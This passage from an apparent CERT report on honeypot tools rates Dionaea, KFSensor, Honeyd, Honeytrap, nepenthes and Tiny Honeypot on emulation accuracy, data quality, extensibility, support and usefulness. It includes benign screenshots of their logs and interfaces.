
[23] *https://www.virustotal.com/*

honeypot can send downloaded malware and shellcode to external sites (including one's own server).

Support: Excellent ★★★★
The Dionaea project is actively developed; there is a mailing list available as well as community support.

Costs: Low $
The honeypot is able to emulate multiple protocols; it can be extended or modified. Integration with external services is easy to implement. In addition, Dionaea has an open licence and good support from the community.

Usefulness for CERT: Essential 😁
Due to its functionality and adaptability, Dionaea can be considered an essential source of incident data for every CERT.



```
0 ~ % echo 'honeypots FTW!' >honey.txt
0 ~ % lftp dionaea.cert.pl
lftp dionaea.cert.pl:~> user admin
Password:
lftp admin@dionaea.cert.pl:~> put honey.txt
15 bytes transferred
lftp admin@dionaea.cert.pl:/> ls
drwxr-xr-x    2 0          0                   4096    5 29 08:29 htdocs
-rw-r--r--    1 0          0                      0    5 29 08:30 config.cfg
-rw-r--r--    1 0          0                     15    5 29 08:31 honey.txt
lftp admin@dionaea.cert.pl:/> exit
0 ~ % curl http://dionaea.cert.pl/honey.txt
honeypots FTW!
0 ~ % 
```

Figure 14: Dionaea in operation (screenshot)

5.2.2.1.3 *KFsensor*

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★	★★★	★★★★	★★★★	★★★	★★★★	★★★	★★★	$$	🙂

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				


Version tested: 4.7.0 (trial version)

Date tested: 23 May 2012

Testing time: 48 hours

Website: http://keyfocus.net/kfsensor/

KFSensor is a low-interaction honeypot designed to emulate a wide range of services. It works only on Windows operating system. The software is distributed commercially by a company called KeyFocus Ltd but a trial version is available. Deployment and configuration is easy and straightforward. The honeypot is equipped with a graphical management interface allowing easy reconfiguration and observation of logged attacks. We decided to test the honeypot due to the fact that, unlike the other low-interaction solutions, it is Windows based.


KFSensor Professional - Evaluation Trial
File View Scenario Signatures Settings Help

```
kfsensor - localhost - Main Scenario
  TCP
    0 Closed TCP Ports - Rece...
    7 Echo - Activity
    13 Daytime - Activity
    17 Quote of the day - Acti...
    21 FTP - Activity
    22 SSH - Activity
    23 Telnet - Activity
    25 SMTP - Activity
    42 WINS - Activity
    53 DNS - Activity
    68 DHCP
    80 IIS - Recent Activity
    81 IIS 81 - Activity
    82 IIS 82 - Activity
    83 IIS 83 - Activity
    110 POP3 - Activity
    111 sunrpc - Activity
    113 ident - Activity
    119 NNTP - Activity
```

ID	Start	Duration	Pro...	Sens...	Name	Visitor
194	2012-05-23 17:27:31.379	4.006	TCP	0		cert.pl
193	2012-05-23 17:20:44.454	22.823	TCP	445	NBT SMB	192.168.56.1
191	2012-05-23 17:19:37.728	7.801	TCP	445	NBT SMB	192.168.56.1
190	2012-05-23 17:14:24.658	40.268	TCP	445	NBT SMB	192.168.56.1
189	2012-05-23 17:11:26.201	0.131	TCP	445	NBT SMB	192.168.56.1
188	2012-05-23 17:10:59.803	0.151	TCP	445	NBT SMB	192.168.56.1
187	2012-05-23 17:08:00.566	0.000	TCP	80	IIS	192.168.56.102
186	2012-05-23 17:08:00.556	0.000	TCP	80	IIS	192.168.56.102
185	2012-05-23 17:08:00.456	0.000	TCP	80	IIS	192.168.56.102
184	2012-05-23 17:08:00.195	0.000	TCP	80	IIS	192.168.56.102
183	2012-05-23 17:07:26.877	26.508	TCP	139	NBT Session Se...	192.168.56.102
182	2012-05-23 17:07:27.178	0.000	TCP	80	IIS	192.168.56.102
181	2012-05-23 17:06:57.215	0.010	TCP	139	NBT Session Se...	192.168.56.1
180	2012-05-23 17:06:57.215	0.000	TCP	139	NBT Session Se...	192.168.56.1
179	2012-05-23 17:06:57.195	0.010	TCP	139	NBT Session Se...	192.168.56.1
178	2012-05-23 17:06:57.134	0.061	TCP	445	NBT SMB	192.168.56.1
177	2012-05-23 17:03:54.211	10.045	TCP	139	NBT Session Se...	192.168.56.102
176	2012-05-23 16:44:38.550	4.005	TCP	0		cert.pl
175	2012-05-23 16:42:30.506	4.005	TCP	0		cert.pl
173	2012-05-23 16:42:21.122	10.645	TCP	139	NBT Session Se...	192.168.56.102
170	2012-05-23 16:37:32.437	0.000	TCP	3389	Terminal Server	192.168.56.1

Server: Running | Visitors: 7 | Events: 148/195

Figure 15: KFsensor in operation (screenshot)

Evaluation

Detection scope: Multi-function

KFSensor honeypot is able to monitor attacks on every TCP and UDP port as well as ICMP traffic.

Accuracy of emulation: Fair ★★

The honeypot delivers various levels of accuracy in emulation depth depending on the emulated service. It supports a fair level of emulation for some of the most popular services, allowing even some interaction beyond just making a connection. Most of the services are only simulated by either opening a port and waiting for incoming connections or providing basic interaction by sending a protocol banner.

Quality of collected data: Good ★★★

The KFSensor honeypot provides information about observed events. Aside from saving raw data information about the traffic to monitored ports, it saves additional information in text-based log files containing pre-processed information about the type of the observed event, protocol, name of affected service, etc. Saved meta-information is extensive enough to determine the severity of attack and provide insight into the scope of the attack.

The honeypot is prone to false positive classifications because it generates an alert for every observed event. Fortunately the user is able to reassign priorities to specific alerts (events logged on TCP/UDP port), potentially lowering the false-positive rate.

Scalability and performance: Excellent ★★★★

KFSensor can be deployed in a honeynet environment. Only one instance of the honeypot is allowed on one machine, but many instances can log events into one common repository, e.g. database or syslog server. The honeypot can sustain hundreds of simultaneous connections without noticeable loss in performance.

Reliability: Excellent ★★★★

The honeypot did not produce malformed data; nor did it lose any data during stress tests. Furthermore it behaved in a stable manner during the entire testing procedure and was able to handle multiple concurrent connections without any problems. The tool did not need any supervision from the operator during tests and problems with using it over an extended period of time are not expected to occur.

Extensibility: Good ★★★

The tool can be extended with additional functionality by writing custom scripts simulating a service. The scripts can be written in Perl, for example. Extensive documentation provides good examples on how to create a custom plugins.

Ease of use and setting up: Excellent ★★★★

KFSensor can be installed only on Windows but is extremely easy to set up and use. It has few dependencies and is able to run after installation and a few simple configuration steps in which aid is provided by the configuration wizard. The user documentation is extensive, providing examples of configuration and typical use. The honeypot has a graphical user interface allowing easy reconfiguration and monitoring of incidents. Furthermore, the information about the status of the honeypot is logged in a human-readable format in text files.

Embeddability: Good ★★★

The honeypot can be easily integrated with other systems via its feature to log information about incidents to a database and syslog server. Moreover, it stores information about incidents in an XML file, which can be easily parsed by a custom solution. The honeypot installs itself as a Windows service and each reconfiguration requires a restart of its process, but it is easily accomplished via the GUI.

Support: Good ★★★
The last version of KFSensor was released in March 2010. The honeypot seems not to have been developed since then. The honeypot is a commercial solution, therefore support is available only after purchasing a licence. Extensive documentation and other sources available on the company's website provide sufficient information for solving most of the problems encountered when using the honeypot.

Costs: Medium $$
KFSensor is licensed commercially. Its price depends on the use and feature set the user wants the honeypot to support. Enterprise licensing requires making an official price quote to the KeyFocus company.

Usefulness for CERTs: Useful ☺
KFSensor can be useful for CERTs whose base infrastructure relies mostly on Windows machines and services run in the constituency network are Windows-based deployments.

5.2.2.1.4 Honeyd

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★	★	★★★★	★★★★	★★★★	★★★	★★	★	$	☺

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 1.5c

Date tested: April 2012

Testing time: 38 hours

Website: http://www.honeyd.org/

Honeyd is a low-interaction honeypot. Honeyd creates virtual hosts associated with defined IP addresses. On those virtual hosts single services can be simulated, as well as entire operating systems. The tool is able to simulate both single hosts and networks (along with network devices).

Honeyd operates in an IP network and supports TCP, UDP, and ICMP protocols. Its goal is to collect information on incoming connections (potential attacks). The tool is not designed to collect malware.

The honeypot's configuration sets up behaviour patterns (what service should be simulated and how) and assigns each IP address to one of these patterns.

Interaction with an attacker is done by executing the appropriate scripts, which are designed to emulate the service. There is a set of scripts provided by the developers. It is also possible to write custom scripts or use one supplied by third parties. Therefore, Honeyd can be described as a framework, which gains full honeypot functionality only when used along with independently available scripts.

Honeyd is open-source software distributed under the GNU GPL. Since the latest version was released in 2007, the project can be considered as obsolete. However, given the tool's generic nature, it does not mean that this is necessarily a problem and that it is not useful.

Evaluation

Detection scope: Multi-function

Honeyd is able to emulate any service using either TCP or UDP protocol. These services can be emulated simultaneously.

Accuracy of emulation: Fair ★★

There are scripts emulating common services provided along with the tool. It is possible to interact with an attacker making the connection. Depending on the type of service, it may be more or less advanced, but it nevertheless remains elementary. For the rest of the services, which are not covered by scripts, Honeyd opens a TCP port and accepts a potential connection. It is worth mentioning that there is a set of scripts created by the user community.

Moreover, it can be used with third party software, such as nepenthes (see section 5.2.2.1.6) or dionaea (see section 5.2.2.1.2). Taking into account this cooperation, the evaluation of Honeyd could be greatly increased.

Quality of collected data: Poor ★

Honeyd logs only basic information such as timestamp, source and destination IP, protocol used (TCP/UDP/ICMP, TCP control bits are also stored), source and destination ports. If the tool manages to fingerprint an attacker's operating system, this information will be logged as well. This is the only metadata provided. It is acquired from a database of an external tool, i.e. p0f.[24] Since the tool does not identify exploits, it is more prone to false positives.

Since the tool is a framework, the need for detailed logging and analysis has been passed on to the scripts (plugins) that handle the connection.

[24] http://lcamtuf.coredump.cx/p0f3/

Scalability and performance: Excellent ★★★★

Honeyd with its default configuration can handle 100 public, unused and unprotected IP addresses easily. However, it is usually used as a framework in which the actual interaction in the application layer is provided by additional scripts. In that case, performance depends primarily on the tools which handle the connections.

No performance problems were encountered when Honeyd was running with the most popular extensions, like those provided with the tool, as well as with Nepenthes running as a sub-process.

Reliability: Excellent ★★★★

The tool with its basic set of scripts does not cause any problems even during a long running period. In addition, any issues caused by external scripts should not lead to a general Honeyd malfunction. The honeypot requires very little administrative supervision.

Extensibility: Excellent ★★★★

Honeyd has a modular architecture. It was designed as a framework and uses a plugin system in the form of scripts or programs that emulate particular services. These can be written in popular programming languages, such as Perl, Python or bash. Since the tool itself is written in C programming language there should not be much difficulty modifying its code.

Ease of use and setting up: Good ★★★

Installation requires basic technical knowledge, but it is not difficult. Honeyd is available as a software package for a Debian GNU/Linux (deb) as well as source code distribution.

Good documentation is available, along with examples and tutorials supplied by the user community. Honeyd configuration is located in a single text file, which is clean and relatively easy to understand. Modification of any parameters does not require a change in the source code. However, some knowledge of how networks are built is required to configure the tool to emulate a network properly.

Honeypot does not have any built-in user interface. Information regarding established connections can be obtained from log files. There are also no built-in tools designed to generate statistics or reports. However there are external tools for that purposes (see section 8.3).

Embeddability: Fair ★★

Honeyd does not have any interface to communicate with other tools to either exchange or share data. In order to obtain information from the honeypot one has to utilise its logs. Logs are in syslog format, therefore they are straightforward to parse. Automation of both the installation process and usage is simple and can be achieved through shell scripts.

Support: Poor ★

The Honeyd project appears to be inactive. The latest version (1.5c) was released in 2007, but latest changes in the source code (patches) were committed to the repository in December 2008.


Although Honeyd works reliably, there are issues reported. Unfortunately, Honeyd does not have an active developer support. There is a user community, but this does not encompass tool development.

Costs: Low $

The overall cost of using Honeyd is low. It has an open-source code under the GNU GPL. Scalability, reliability and extensibility were considered excellent. Only the integration requires an additional workload.

Usefulness for CERTs: Useful ☺

Due to a wide range of Honeyd framework possibilities, extensibility in particular, it appears to be useful in everyday CERT work. Honeyd can be used not only for connection handling and emulation scripts management, but also to simulate complex network topologies.



```
honeyd[27747]: listening promiscuously on eth0: (arp or ip proto 47 or (udp and src port 6
7 and dst port 68) or (ip and (dst net 14[redacted]64/26 or dst net 14[redacted].1/32 or dst
net 14[redacted]2/31 or dst net 14[redacted].4/30 or dst net 14[redacted]8/29 or dst net 14[redacted]
[redacted].16/28 or dst net 14[redacted]2/27))) and not ether src 00:[redacted]:a6
honeyd[27747]: Demoting process privileges to uid 65534, gid 65534
honeyd[27747]: Connection request: tcp (10[redacted].167:4796 - 14[redacted]8:445)
honeyd[27747]: Connection request: tcp (19[redacted]175:53972 - 14[redacted]2:46310)
honeyd[27747]: Connection request: tcp (21[redacted]9:4992 - 14[redacted]6:445)
honeyd[27747]: Connection request: tcp (21[redacted]8:3272 - 14[redacted]4:445)
honeyd[27747]: Connection request: tcp (21[redacted]9:1374 - 14[redacted]7:445)
honeyd[27747]: Killing attempted connection: tcp (72.[redacted]0:80 - 14[redacted].20:7523)
honeyd[27747]: Connection request: tcp (21[redacted]9:1632 - 14[redacted]28:445)
honeyd[27747]: Killing unknown connection: tcp (84.[redacted]12:11013 - 14[redacted]41:443)
honeyd[27747]: Killing unknown connection: tcp (84.[redacted]12:11013 - 14[redacted]41:443)
honeyd[27747]: Killing unknown connection: tcp (50.[redacted]:1067 - 14[redacted]0:445)
honeyd[27747]: Connection request: tcp (21[redacted].69:1783 - 1[redacted].29:445)
honeyd[27747]: Connection request: tcp (50[redacted]3:1764 - 14[redacted]1:445)
honeyd[27747]: Connection request: tcp (50[redacted]3:1868 - 14[redacted]2:445)
honeyd[27747]: Connection request: tcp (50[redacted]3:1933 - 14[redacted]3:445)
honeyd[27747]: Connection dropped by reset: tcp (10[redacted]96.167:4796 - 14[redacted]8:445)
honeyd[27747]: Connection dropped by reset: tcp (21[redacted].18:3272 - 1[redacted].44:445)
```

Figure 16: Honeyd in operation (screenshot)

5.2.2.1.5 Honeytrap

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★	★★	★★★★	★★★	★★★	★★	★	★★	$$	☺

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 1.1.0 (SVN)

Date tested: 9 May 2012

Testing time: 24 hours

Website: http://honeytrap.carnivore.it

Honeytrap is a low-interaction honeypot which aims at capturing malicious code used by the attackers in the first phase of an exploitation process. The honeypot can be used to discover previously unknown types of attacks, so called 0-day exploits. Honeytrap analyses whole traffic directed to the machine and if it matches one of the monitored services, the traffic is processed by one of the software modules delivered with the honeypot. Data gathered from the session between an attacker and the honeypot is saved in a separate file for later analysis. The honeypot is able to emulate only some of the services by responding with predefined data on the service port – it does not implement or simulate protocols. Nevertheless, even simply responding with predefined data is often enough to catch exploits served by the attackers.

The development of this honeypot seems to be halted but it is still possible to post bug reports and feature requests via a mailing list. Honeytrap is licensed under GPLv2. The evaluation was based on an SVN version downloaded on 9 May 2012.

Evaluation

Detection scope: Multi-function

Honeytrap can emulate any service in a very simple manner.

Accuracy of emulation: Fair ★★

The honeypot allows a simple emulation of any service. The emulation is limited to just presenting a service banner. It is not possible to create a configuration allowing a deeper level of communication between attacker and honeypot. It is possible though, to configure the honeypot in a proxy mode in which it can forward and monitor communication between an attacker and a real service or a high-interaction honeypot.

Another configuration allows for the configuration of the honeypot to work in a mirror mode for some of the monitored services. In this mode the honeypot mirrors the connection back to the attacker with the same destination port as the attacked one.

Quality of collected data: Fair ★★

Data acquisition is limited to a simple dump of traffic between attacker and the honeypot. The project documentation mentions the possibility of analysing data gathered with ClamAV antivirus or libemu to find shellcodes, but modules responsible for performing the tasks are marked as in development and unstable. Using these modules extends the functionality of the honeypot, providing it with classification capabilities. The correctness of classification depends solely on the external modules and its evaluation is beyond the scope of this document.

Scalability and performance: Excellent ★★★★

The honeytrap honeypot can handle high load without any noticeable decrease in performance. Honeypot has built-in load-balancing capabilities – for each emulated service a new instance of the honeypot is spawned to handle incoming traffic.

Reliability: Good ★★★

During the evaluation process the honeypot remained stable. Only when using some of the modules marked as unstable was the data partially lost. Nevertheless the main process of the honeypot remained undisturbed and it handled incoming requests without problems.

Extensibility: Good ★★★

Honeytrap’s architecture is modular and can be extended with specialised plugins. Development of new plugins can pose some difficulties because the honeypot was written in C and the code is poorly documented.

Ease of use and setting up: Fair ★★

The honeypot is delivered with limited user documentation but all necessary configuration options are well described in configuration files and *man* page. Installation of the honeypot can be difficult and requires advanced knowledge of the Linux operating system and methods of code compilation. Honeytrap is not equipped with any kind of GUI or other monitoring interface. The only option is to follow log file entries to determine the state of the honeypot. All configuration options are gathered in one configuration file.

Embeddability: Poor ★

The integration of honeytrap with other systems is difficult and requires creating a custom parser for gathered data. There is a possibility to create a custom export plugin but it may be difficult because of limited available documentation.

Support: Fair ★★


The honeypot seems not to be developed anymore. The support channels consist of the email of the project creator or mailing list. Activity on the mailing list seems to be low.

Costs: Medium $$

Honeytrap is licensed under GPLv2. Limited documentation may be a factor that increases overall costs of deployment, especially in terms of time required to get a grasp of honeypot's functionality.

Usefulness for CERTs: Useful ☺

Honeytrap can be useful as one of a CERT's systems for data acquisition, especially as a meta-honeypot redirecting and monitoring traffic to more sophisticated honeypots.



```
  Electric Fence 2.1 Copyright (C) 1987-1998 Bruce Perens.

honeytrap v1.1.0 - Initializing.
  Loading plugin ftpDownload v0.5.3
  Loading plugin tftpDownload v0.4.1
  Loading plugin b64Decode v0.3.1
  Loading plugin deUnicode v0.1
  Loading plugin vncDownload v0.3
  Loading plugin httpDownload v0.1.0
  Loading plugin SaveFile v0.2.1
  Loading plugin submitPostgres v0.1.1
  Port 22/tcp is configured to be handled in ignore mode.
  Servers will run as user nobody (65534).
  Servers will run as group nogroup (65534).
  Loading default responses.
  Connections will be handled in normal mode by default.
  Logging to /var/log/honeytrap/honeytrap.log.
  Initialization complete.
root@test:~#
honeytrap v1.1.0 Copyright (C) 2005-2009 Tillmann Werner <tillmann.werner@gmx.de>
```

Figure 17: Honeytrap in operation (screenshot)

5.2.2.1.6 nepenthes

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★	★★	★★★	★★★★	★★★★	★★★	★★	★	$$	☹

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 0.2.2

Date tested: April 2012

Testing time: 31 hours

Nepenthes is a low-interaction honeypot. It was created for the purpose of collecting malicious self-propagating code spreading on the Internet. Nepenthes runs in a passive mode, waiting for incoming connections. It emulates known vulnerabilities and attempts to collect malware that exploits them. Nepenthes is designed in a modular way, which allows for various interactions with different threats. The modules include the following:

- asynchronous DNS resolution,
- vulnerability emulation,
- file downloads,
- transfer of acquired files,
- event trigger,
- shellcode handling.

Evaluation

Detection scope: Multi-function

The honeypot is packaged with a number of modules emulating vulnerabilities in a range of services. Custom modules may be created and integrated.

Accuracy of emulation: Fair ★★

Nepenthes emulates specific vulnerabilities rather than services. Nepenthes does not implement the SMB protocol, therefore it is impossible to establish a valid session, which is needed by certain exploits in order to send a payload. The honeypot uses pattern matching for shellcode detection, which works only when there is a previously provided pattern for the shellcode. Nepenthes does not support TLS nor IPv6.

Quality of collected data: Fair ★★

Nepenthes can record complete sessions (in hexadecimal dumps) as well as captured binary files. The collected files may be automatically pushed to external services for analysis.

Scalability and performance: Good ★★★

An external tool, such as Honeyd (see section 5.2.2.1.4), is required to handle multiple incoming connections. Many concurrent instances of the honeypot may run on a single server without problems.

Reliability: Excellent ★★★★

Reliability may depend on the choice of modules. However, with the default set of modules, the tool runs without any glitches, even during long usage periods.

Extensibility: Excellent ★★★★

Nepenthes supports extensions in the form of modules for vulnerability emulation, downloading and transfer of files, shellcode detection, DNS resolution and geolocation. The software is distributed with documented sample modules. Custom modules can easily be created on these samples. The source is open and based on popular libraries. However, extension requires knowledge of C++, which may be a barrier.

Ease of use and setting up: Good ★★★

The installation process is straightforward and well documented. There are installation packages available for a number of popular operating systems. The whole honeypot as well as specific modules can be configured individually, with the complete configuration file stored in one place.

Embeddability: Fair ★★

Custom modules can be created for exchange of information with other systems.

Support: Poor ★

The nepenthes project is obsolete and no longer maintained or supported. The authors encourage users to switch to a successor project – Dionaea (see section 5.2.2.1.2).

Costs: Medium $$

Overall implementation costs are low, but the maintenance cost can be high, because the tool is no longer supported.

Usefulness for CERTs: Not useful ☹

Nepenthes is rendered obsolete by Dionaea, therefore it is not recommended for use in new installations.

5.2.2.1.7 Tiny Honeypot

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★★	★★	★★★	★★★★	★★★★	★★	★★	★	$$	🙂

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 0.4.6

Date tested: May 2012

Testing time: 10 hours

Website: http://freecode.com/projects/thp

Tiny Honeypot is a low-interaction honeypot. The software includes a number of scripts emulating different services: HTTP, SMTP, POP3, MSSQL and system shell. The honeypot can also run in passive mode, listening for connections and logging activity without interacting with the attackers. The honeypot requires external software to attach to a network interface, listen for traffic, and run scripts for incoming connections. The author recommends inetd-compatible super-server for this purpose. Alternatively, Honeyd (see section 5.2.2.1.4) can be used.

Evaluation

Detection scope: Multi-function

The tool comes with a set of emulated services implemented by its authors, but can be configured to listen on any port and log received data.

Accuracy of emulation: Good ★★★

The emulation level in Tiny Honeypot is high enough to deceive automated tools. However, it is relatively easy to detect by humans during a typical session. The services are emulated to a basic extent and the responses are always the same. Emulation of some services is underdeveloped, yet still adequate for machine interactions.

Quality of collected data: Fair ★★

Information from every session is recorded in a text file, including date, source IP address and port, session size and (in some cases) duration time. Furthermore, each entry contains a reference to a file with session content. However, the file contains only data sent from a client to the server. With an iptables script included in the package, it is possible to log information about connections. The Tiny Honeypot does not classify incoming data.

Scalability and performance: Good ★★★

Each of the emulated services by the Tiny Honeypot is a simple script, written in Perl and run by an external server, such as inetd. Therefore, there should be no problems with performance. Multiple instances of the honeypot may be run on a single host with different IP addresses assigned.

Reliability: Excellent ★★★★

Due to the fact that the Tiny Honeypot consists of simple scripts, each run independently for a single incoming connection, the overall reliability is high. There were no indications of potential future problems noted during observations.

Extensibility: Excellent ★★★★

The Tiny Honeypot software is distributed as open-source, written in Perl, which is a popular scripting language. The code is clear and includes comments. The tool has a structural design: it only takes writing a single custom function to emulate a new service.

Ease of use and setting up: Fair ★★

